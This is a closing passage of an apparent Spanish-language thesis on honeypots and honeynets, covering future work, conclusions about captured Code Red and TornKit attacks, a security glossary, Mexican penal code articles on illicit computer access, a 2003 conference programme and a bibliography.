[5] Congreso de Seguridad en Cómputo http://congreso.seguridad.unam.mx http://www.seguridad2003.unam.mx/seguridad2003/

[6] Apéndice C *Programa de Conferecnias, Congreso de Seguridad en Cómputo 2003* en la página 184.

5.4. Trabajos Futuros

A lo largo del presente trabajo fueron descritas varias tecnologías *Honeypot*, algunas fueron descritas más a detalle y se pudo comparar su nivel de interacción; estas tecnologías son buenas para la investigación de amenazas de seguridad, pero pueden ser mejoradas, existen algunas tecnologías *honeypot* que serán desarrolladas y se describen a continuación.

5.4.1. Honeynet de Segunda Generación (Gen II)

Ahora que ya se ha implementado una *honeynet* de primera generación se continuará con el desarrollo de una mejor *honeynet*, la *Honeynet-DSC* es buena herramienta para estudiar amenazas, pero es necesario mejorar los mecanismos de detección, control de datos, y registro. Para esto se continuará con el diseño e implementación de una *honeynet de segunda generación* (**Gen II**) la cual pueda proporcionar mejores mecanismos de control de acceso; existen en la actualidad las herramientas necesarias para implementar este tipo de tecnología.

La *honeynet* de segunda generación comenzará su investigación sobre las amenazas de seguridad en cómputo en un futuro cercano, esperando capturar las más avanzadas técnicas de intrusión.

5.4.2. Honeynet Virtual

Como se pudo apreciar en el capítulo anterior son muchos los recursos requeridos en una *honeynet*, esto tiene muchos inconvenientes para muchas organizaciones que están interesadas en la investigación de amenazas de seguridad ya que en muchas ocasiones no se pueden tener los recursos de cómputo que estén dedicados para este fin, ya que en algunos casos los recursos con los que cuenta la organización son insuficientes para su funcionamiento, ahora, si se considera que es necesario que estos recursos sean de uso exclusivo de la *honeynet*, lo cual significa que no pueden ser utilizados para procesos de producción, muchas organizaciones mejor se olvidan del caso y se enfocan en otras prioridades.

Una opción que puede utilizarse son las *honeynets virtuales*[7] que consisten de un solo equipo de cómputo, en el cual conviven los diferentes requerimientos de una *honeynet*.

Se continuará con la implementación de una *honeyet virtual* que contribuya en la investigación de amenazas sin emplear demasiados recursos de cómputo pues serán instalados todos los requerimientos necesarios para implementar una *honeynet* en un solo equipo de cómputo y ayudará a continuar con la investigación de amenazas de seguridad en cómputo.

[7]Para major información pasar capítulo 3 en la *seccion 3.7*

5.5. Conclusiones

Basándose en la evidencia encontrada en el primer ataque al *honeypot* que se encontraba ejecutando *Windows 2000 Advanced Server* se determina que fue llevado a cabo por el *gusano CODE RED.*

El segundo ataque al sistema *Linux Red Hat 6.2* fue llevado a cabo por el kit de herramientas llamado *TornKit* cabe señalar que este es una herramienta automática, por lo cual no es necesaria intervención humana.

Ambos ataques provienen de herramientas automáticas, y ambos fueron capturados en la *honeynet* para un análisis más profundo, además de mostrar su funcionamiento y agresividad.

Las tecnologías *honeypot* y *honeynet* son una poderosa herramienta que ayudará a complementar los mecanismos de seguridad en cómputo, no hay que olvidar que no son una solución, durante este trabajo de tesis no se enseña en ningún momento a mejorar la seguridad de una organización, por el contrario este tipo de tecnologías pueden atraer a *intrusos* al ambiente de producción, por lo que se debe de tener mucho cuidado al implementar cualquier tecnología *honeypot* o *honeynet.* Se puede aprender mucho sobre las diferentes amenazas de seguridad, y puede ayudar a fomentar la cultura de la *seguridad en cómputo.*

En los últimos años el interés y los resultados obtenidos con el uso de estas tecnologías han ayudado a conocer ataques sofisticados, han ayudado a conocer el comportamiento de los *intrusos*, y ha originado una nueva área de especialización dentro del campo de la *seguridad en cómputo*, aunquelos *honeypots* no son más una tecnología nueva o en crecimiento, han demostrado su utilidad y son utilizados ya en amplios sectores interesados en estudiar amenazas de seguridad o mejorar sus esquemas de seguridad.

Se han conformado grupos de investigadores en todo el mundo y México no es la excepción el *Proyecto Honeynet México* es una realidad y así para casi 20 países que con sus propios proyectos de investigación trabajan de manera conjunta para investigar las más avanzadas técnicas de intrusión. Creo que este tipo de tecnologías continuarán en crecimiento, aunque también se debe mencionar que estas tecnologías se encuentran en discusión en diferentes foros de seguridad, ya que se comenta que no son tecnologías válidas que los procesos o mecanismos que utilizan no son éticos, que son elementos de espionaje, por todas estas controversias creo que las tecnologías *honeynet* y *honeypot* tiene un gran futuro por delante y lo que más me ha impresionado, al comienzo de este proyecto la información referente a este tema era escasa, hoy día la información referente a esta tema es bastante amplia y bien documentada.

Por otra parte las tecnologías *honeynet* y *honeypots* cada vez cubren otros terrenos dentro de las áreas de la segurdad en cómputo, es decir los *honeypots* son utilizados en *análisis forense, sistemas de detección de intrusos, seguridad en sistemas Unix, Seguridad en sistemas Windows*, etc. Es decir al inmiscuirse en los *honeypots* se tiene un acercamiento

con muchos tópicos sobre *seguridad en cómputo* por no decir que con casi todos y más ahora que los *honeypots* pueden ser implementados en cualquier cosa que tenga que ver con tecnología y fraude contra esta tecnología.

Para finalizar solo comentar el gran entusiasmo, conocimiento y satisfacción que logre al trabajar con estas tecnologías.

Apéndice A

Glosario

Análisis Forense

Técnica utilizada para realizar un análisis a un sistema que ha sido comprometido, el objetivo es conocer como ocurrió este incidente.

BackOrifice

El Back Orifice es un programa de denominado Caballo de Troya. Los Caballo de Troya se instalan en un equipo y permiten, desde dentro, ofrecer una puerta trasera para la realización de algún tipo de actividad no permitida.

Binario

Archivo que contiene códigos y caracteres que sólo pueden ser utilizados por tipo específico de software. Los más comunes son los archivos ejecutables, gráficos y documentos con formato.

Byte

Conjunto de 8 bits. Suele representar un valor asignado a un carácter.

Cifrado

Cifrado es un método secreto de escritura por el cual un texto plano es convertido en un texto cifrado.

Correo electrónico "e-mail"

El correo electrónico es un sistema de comunicación avanzada que permite el intercambio de mensajes entre usuarios de un sistema de cómputo.

Dispositivos de Detección de Intrusos de Red "Network Intrusion Detection Devices"

Mecanismos que se encargan de la detección de *intrusos* en la red, su funcionamiento consiste en comparar las tramas de los paquetes que viajen a través de ellos con ataques previamente conocidos.

Dirección IP

La dirección del protocolo de Internet (IP) es la dirección numérica de una computadora en Internet. Cada dirección electrónica se asigna a una computadora conectada a Internet y por lo tanto es única. La dirección IP esta compuesta de cuatro octetos como 132.248.53.10.

Dirección MAC

Es el identificador único que es grabado en la tarjeta de red.

DNS

Sistema de nombres de dominios (Domain Name System) Es un sistema que se establece en un servidor (que se encarga de un dominio) que traduce nombres de computadoras (como servidor.dgsca.unam.mx) a domicilios numéricos de Internet (direcciones IP) (como 132.248.10.1).

Dominio

Conjunto de computadoras que comparten una característica común, como el estar en el mismo país, en la misma organización o en el mismo departamento. Cada dominio es administrado por un servidor de dominios.

Escaneos

Es el método utilizado para obtener información sobre un sistema como puede ser tipo de sistema operativo, versión, aplicaciones ejecutadas, etc.

Exploits

Programa que aprovecha alguna vulnerabilidad de algún sistema o aplicación con el objetivo de comprometer al sistema vulnerable.

Firewall

Un firewall es un sistema de defensa que se basa en la instalación de una barrera entre una máquina y la red, por la que circulan todos los datos.

FTP

Aplicación que desplaza archivos utilizando el Protocolo de transferencia de archivos.

Gusano (worm)

Programa que se duplica y propaga a través de una red. El primer gusano fue definido en 1982 por Shoch and Hupp de Xerox en ACM Communications. Una característica de estos programas es que solo pueden afectar computadoras que utilicen el mismo sistema operativo.

Host

Computadora a la que se tiene acceso de diversas formas (telnet, FTP, World Wide Web, etc). Es el servidor que provee de la información que se requiere para realizar algún procedimiento desde una aplicación cliente.

HTTP

Protocolo de Transferencia de Hipertextos (Hiper-Text Transfer Protocol). Es el protocolo usado por el Word Wide Web para transmitir páginas HTML.

Inetd

Inetd, es básicamente un demonio que controla los servicios que puede ofrecer una máquina conectada a Internet.

IMAP

Protocolo de Acceso a Mensajes de Internet (Internet Message Access Protocol). Protocolo diseñado para permitir la manipulación de buzones remotos como si fueran locales. IMAP requiere de un servidor que haga las funciones de oficina de correos pero en lugar de leer todo el buzón y borrarlo, solicita sólo los encabezados de cada mensaje. Se pueden marcar mensajes como borrados sin suprimirlos completamente, pues estos permanecen en el buzón hasta que el usuario confirma su eliminación. Un programa característico es Pine.

IP. Protocolo Internet

Permite a un paquete de datos viajar a través de múltiples redes hasta alcanzar su destino. Se encarga de la capa de red del modelo OSI.

LAN Red de área local (local area network)

Red cuyas dimensiones no exceden 10 km. Puede tratarse de computadoras conectadas en una oficina, en un edificio o en varios.

Página web

Es el resultado en hipertexto e hipermedia que proporciona un visualizador de World Wide Web después de obtener la información solicitada.

Paquete (packet)

La unidad de datos que se envía a través de una red. Un paquete se compone de un conjunto de bits que viajan juntos.

Perl.

Lenguaje de programación utilizado en el World Wide Web a través de un CGI, principalmente para realizar consultas a bases de datos como Oracle, SQL-Server, SyBase, etc, o a herramientas locales como WAIS. Perl es un lenguaje para manipular textos, archivos y procesos, proporciona una forma fácil y legible para realizar trabajos que normalmente se realizarían en C o en un shell. Perl nació y se ha difundido bajo el sistema operativo UNIX, aunque existe para otras plataformas. Perl fue desarrollado por Larry Wali, y está distribuido libremente bajo la filosofía de la GNU.

Ping

Ping es un comando que tanto en Linux como en Windows (y de hecho también en otros sistemas operativos), envía un determinado número de paquetes (de datos) y de cierto tamaño a través de la red a una dirección IP remota desde la máquina en donde se ejecuta, la máquina remota debe responder y con esto se comprueba básicamente que el enlace TCP/IP esta funcionando entre estos dos recursos (equipos) de la red.

Puente (bridge)

Los puentes son dispositivos que tienen usos definidos. Primero, pueden interconectar segmentos de red a través de medios físicos diferentes; por ejemplo, no es poco común ver puentes entre cable coaxial y de fibra óptica. Además, pueden adaptar diferentes protocolos de bajo nivel (capa de enlace de datos y física de modelo OSI).

Puerta Trasera "backdoor"

Mecanismo utilizado por los *intrusos* para asegurar el regreso al sistema comprometido.

Puerto

Uno de los canales de entrada/salida de una computadora.

Ruteador

El ruteador es un dispositivo de propósito general diseñado para segmentar la red, con la idea de limitar tráfico de broadcast y proporcionar seguridad, control y redundancia entre dominios individuales de broadcast.

Sistema operativo

El sistema operativo es el conjunto de programas básicos y utilidades que hacen que funcione la computadora.

SMTP (Simple Mail Transfer Protocol)

Protocolo que se usa para transferir correo electrónico entre servidores de correo. Como sólo transfiere mensajes entre servidores, el usuario debe utilizar otro protocolo para acceder los mensajes como POP o IMAP.

Spammers

Persona que se dedica al envío de correo spam.

TCP. Protocolo de Control de Transmisión (Transfer Control Protocol)

Es el protocolo que se encarga de la transferencia de los paquetes a través de Internet. Se encarga de que los paquetes lleguen al destino sin ningún error o pide su reenvío. Se encarga de la capa de transporte del modelo OSI.

Tcp Wrappers

Tcp wrappers es un programa que filtra las peticiones, y hace una u otra cosa de pendiendo del demonio a lanzar y de la IP que pide el servicio.

Telnet

Protocolo de emulación de terminal que permite establecer una sesión remota a otra computadora en Internet.

Whois

Whois es un sistema que permite obtener información (dirección, teléfono) de usuarios de Internet, especialmente para personas que pertenecen a una organización específica.

Apéndice B

Acceso ilícito a sistemas y equipos de informática

CÓDIGO PENAL FEDERAL

LIBRO SEGUNDO

TITULO NOVENO REVELACIÓN DE SECRETOS Y ACCESO ILÍCITO A SISTEMAS Y EQUIPOS DE INFORMÁTICA

CAPITULO II ACCESO ILÍCITO A SISTEMAS Y EQUIPOS DE INFORMÁTICA

ARTICULO 211 bis 1

AL QUE SIN AUTORIZACIÓN MODIFIQUE, DESTRUYA O PROVOQUE PERDIDA DE INFORMACIÓN CONTENIDA EN SISTEMAS O EQUIPOS DE INFORMÁTICA PROTEGIDOS POR ALGÚN MECANISMO DE SEGURIDAD, SE LE IMPONDRÁN DE SEIS MESES A DOS AÑOS DE PRISIÓN Y DE CIEN A TRESCIENTOS DÍAS MULTA.

AL QUE SIN AUTORIZACIÓN CONOZCA O COPIE INFORMACIÓN CONTENIDA EN SISTEMAS O EQUIPOS DE INFORMÁTICA PROTEGIDOS POR ALGÚN MECANISMO DE SEGURIDAD, SE LE IMPONDRÁN DE TRES MESES A UN AÑO DE PRISIÓN Y DE CINCUENTA A CIENTO CINCUENTA DÍAS MULTA.

ARTICULO 211 bis 2

AL QUE SIN AUTORIZACIÓN MODIFIQUE, DESTRUYA O PROVOQUE PERDIDA DE INFORMACIÓN CONTENIDA EN SISTEMAS O EQUIPOS DE INFORMÁTICA DEL ESTADO, PROTEGIDOS POR ALGÚN MECANISMO DE SEGURIDAD, SE LE IMPONDRÁN DE UNO A CUATRO AÑOS DE PRISIÓN Y DE DOSCIENTOS A SEISCIENTOS DÍAS MULTA.

AL QUE SIN AUTORIZACIÓN CONOZCA O COPIE INFORMACIÓN CONTENIDA EN SISTEMAS O EQUIPOS DE INFORMÁTICA DEL ESTADO, PROTEGIDOS POR ALGÚN MECANISMO DE SEGURIDAD, SE LE IMPONDRÁN DE SEIS MESES A DOS AÑOS DE PRISIÓN Y DE CIEN A TRESCIENTOS DÍAS MULTA.

ARTICULO 211 bis 3

AL QUE ESTANDO AUTORIZADO PARA ACCEDER A SISTEMAS Y EQUIPOS DE INFORMÁTICA DEL ESTADO, INDEBIDAMENTE MODIFIQUE, DESTRUYA O PROVOQUE PERDIDA DE INFORMACIÓN QUE CONTENGAN, SE LE IMPONDRÁN DE DOS A OCHO AÑOS DE PRISIÓN Y DE TRESCIENTOS A NOVECIENTOS DÍAS MULTA.

AL QUE ESTANDO AUTORIZADO PARA ACCEDER A SISTEMAS Y EQUIPOS DE INFORMÁTICA DEL ESTADO, INDEBIDAMENTE COPIE INFORMACIÓN QUE CONTENGAN, SE LE IMPONDRÁN DE UNO A CUATRO AÑOS DE PRISIÓN Y DE CIENTO CINCUENTA A CUATROCIENTOS CINCUENTA DÍAS MULTA.

ARTICULO 211 bis 4

AL QUE SIN AUTORIZACIÓN MODIFIQUE, DESTRUYA O PROVOQUE PERDIDA DE INFORMACIÓN CONTENIDA EN SISTEMAS O EQUIPOS DE INFORMÁTICA DE LAS INSTITUCIONES QUE INTEGRAN EL SISTEMA FINANCIERO, PROTEGIDOS POR ALGÚN MECANISMO DE SEGURIDAD, SE LE IMPONDRÁN DE SEIS MESES A CUATRO AÑOS DE PRISIÓN Y DE CIEN A SEISCIENTOS DÍAS MULTA.

AL QUE SIN AUTORIZACIÓN CONOZCA O COPIE INFORMACIÓN CONTENIDA EN SISTEMAS O EQUIPOS DE INFORMÁTICA DE LAS INSTITUCIONES QUE INTEGRAN EL SISTEMA FINANCIERO, PROTEGIDOS POR ALGÚN MECANISMO DE SEGURIDAD, SE LE IMPONDRÁN DE TRES MESES A DOS AÑOS DE PRISIÓN Y DE CINCUENTA A TRESCIENTOS DÍAS MULTA.

ARTICULO 211 bis 5

AL QUE ESTANDO AUTORIZADO PARA ACCEDER A SISTEMAS Y EQUIPOS DE INFORMÁTICA DE LAS INSTITUCIONES QUE INTEGRAN EL SISTEMA FINANCIERO, INDEBIDAMENTE MODIFIQUE, DESTRUYA O PROVOQUE PERDIDA DE INFORMACIÓN QUE CONTENGAN, SE LE IMPONDRÁN DE SEIS MESES A CUATRO AÑOS DE PRISIÓN Y DE CIEN A SEISCIENTOS DÍAS MULTA.

AL QUE ESTANDO AUTORIZADO PARA ACCEDER A SISTEMAS Y EQUIPOS DE INFORMÁTICA DE LAS INSTITUCIONES QUE INTEGRAN EL SISTEMA FINANCIERO, INDEBIDAMENTE COPIE INFORMACIÓN QUE CONTENGAN, SE LE

IMPONDRÁN DE TRES MESES A DOS AÑOS DE PRISIÓN Y DE CINCUENTA A TRESCIENTOS DÍAS MULTA.

LAS PENAS PREVISTAS EN ESTE ARTICULO SE INCREMENTARAN EN UNA MITAD CUANDO LAS CONDUCTAS SEAN COMETIDAS POR FUNCIONARIOS O EMPLEADOS DE LAS INSTITUCIONES QUE INTEGRAN EL SISTEMA FINANCIERO.

ARTICULO 211 bis 6

PARA LOS EFECTOS DE LOS ARTÍCULOS 211 BIS 4 Y 211 BIS 5 ANTERIORES, SE ENTIENDE POR INSTITUCIONES QUE INTEGRAN EL SISTEMA FINANCIERO, LAS SEÑALADAS EN EL ARTICULO 400 BIS DE ESTE CÓDIGO.

ARTICULO 211 bis 7

LAS PENAS PREVISTAS EN ESTE CAPITULO SE AUMENTARAN HASTA EN UNA MITAD CUANDO LA INFORMACIÓN OBTENIDA SE UTILICE EN PROVECHO PROPIO O AJENO.

Apéndice C

Congreso de Seguridad en Cómputo 2003

Programa de conferencias

Jueves, 6 de Marxo del 2003

Nombre de la Ponencia	Ponente	Institución
Inauguración	Dr. Juan Ramón de la Fuente	Rector de la Universidad Nacional Autónoma de México.
	Mtro. Jorge Luis Ibarra Mendívil	Secretario General Ejecutivo, Asociación Nacional de Universidades e Instituciones de Educación Superior
	Dr. Alejandro Pisanty Baruch.	Director General, DGSCA-UNAM.
	Luis Andrés Hernández.	Director de Gobierno y Educación para
	Dra. Genevieve Lucet Lagriffoul.	Directora de Cómputo para la Investigación. DGSCA-UNAM.
	Lic. Juan Carlos Guel López	Jefe del Departamento de Seguridad en Cómputo/UNAM-CERT.
Red Nacional de Seguridad en Cómputo UNAM-ANUIES	Mtro. José Luis Ponce López.	Director de Cómputo y Sistemas ANUIES
	LIc. Juan Carlos Guel López.	Jefe del Departamento de Seguridad en Cómputo/UNAM-CERT.

Nombre de la Ponencia	Ponente	Institución
Modelo de Protección Eléctrica en Instituciones de Sistemas de Cómputo y Comunicaciones	Fis. Juan Antonio Herrera	Jefe del Departamento de Teleinformática. Universidad Autónoma de Yucatán (UADY).
CERT/CC Overview	Ian Finlay	CERT Coordination Center EUA
La seguridad una Decisión Integral para la Computación Empresarial	Ing. Rafael García.	Symantec, México
Blue Sky... What's Ahead for Security	Rebecca Gurley Bace Linda McCarthy Kirby Kuehl Marcus Ranum	Infidel, Inc., Trident Symantec Cisco Heretic-at-Large
Funciones Unidireccionales y su Aplicación Criptográfica	M. en C. Ruth A. Rico Hernández.	Universidad Autónoma de Querétaro
Implementación y Experiencias de la Honeynet del Departamento de Seguridad en Cómputo	Rubén Aquino Luna. José Inés Gervacio Gervacio.	Departamento de Seguridad en Cómputo/UNAM-CERT
Más Allá de los Virus	Daniel Ortiz	Trend Micro.
Secure the Internet Microsoft Network with some Emphasis on Comlog and LogAgent	Adam Richard.	SecureIT. Canadá.
Computer Crime (Procedural LawsText)	Richard Downing	Seniour Counsel. Computer Crime and Intellectual Property Section U.S. Department of Justice

http://www.seguridad2003.unam.mx/seguridad2003/ponencias/

Bibliografía

[1] Departamento de Seguridad en Cómputo; *Introducción a la Seguridad en Cómputo* Universidad Nacional Autónoma de México, http://www.seguridad.unam.mx

[2] Simson Garfinkel y Gene Spafford. *Practical Unix And Internet Security.* Computer Security; Second Edition; O'REILLY

[3] Lance Spitzner, Marty Roesch y David Dittrich. *Honeypots, Definitions and Value of Honeypots.* Honeynet Project; Sun Microsystems GESS Security Team; 2002; http://www.spitzner.net/honeypot.html

[4] Reto Baumann y Chiristian Plattner. *Honeypots. Diploma Thesis in Computer Science.* Open Systems, 2002

[5] Lance Spitzner y Bruce Scheier. *Know Your Enemy: Revealing the security tools, tactics and motives of the blackhat community.* The Honeynet Project; Addison-Wesley, Pearson Education

[6] The Honeynet Project; *Know Your Enemy: Honeynets. What a Honeynet is, its value, how it works, and risk/issues involved* 2002

[7] Lance Spitzner. *Honeypots: Tracking Hackers* 2003

[8] Rafeeq Ur Rehman y Rafeeq Rehman *Intrusion Detection with SNORT: Advanced IDS Techniques Using SNORT, Apache, MySQL, PHP, and ACID* 2004

[9] Neal Krawetz *Anti-Honeypot Technology* IEEE Security And Privacy Volumen 2, Número 1, 2004, http://csdl.computer.org/dl/mags/sp/2004/01/j1076.pdf

[10] Joseph Corey *Local Honeypot Identification* Phrack Inc. Número 62, http://www.phrack.org/fakes/p62/p62-0x07.txt

[11] Joseph Corey *Advanced Honey Pot Identification And Exploitation* Phrack Inc. Número 63, http://www.phrack.org/fakes/p63/p63-0x09.txt

[12] Lance Spitzner *Problems and Challenges with Honeypots* SecurityFocus, 2004, http://www.securityfocus.com/infocus/1757

[13] Ivonne V. Muñoz Torres *Legislación de Derecho Informático, Acceso ilícito a sistemas y equipos de informática* http://www.informatica-juridica.com/legislacion/mexico.asp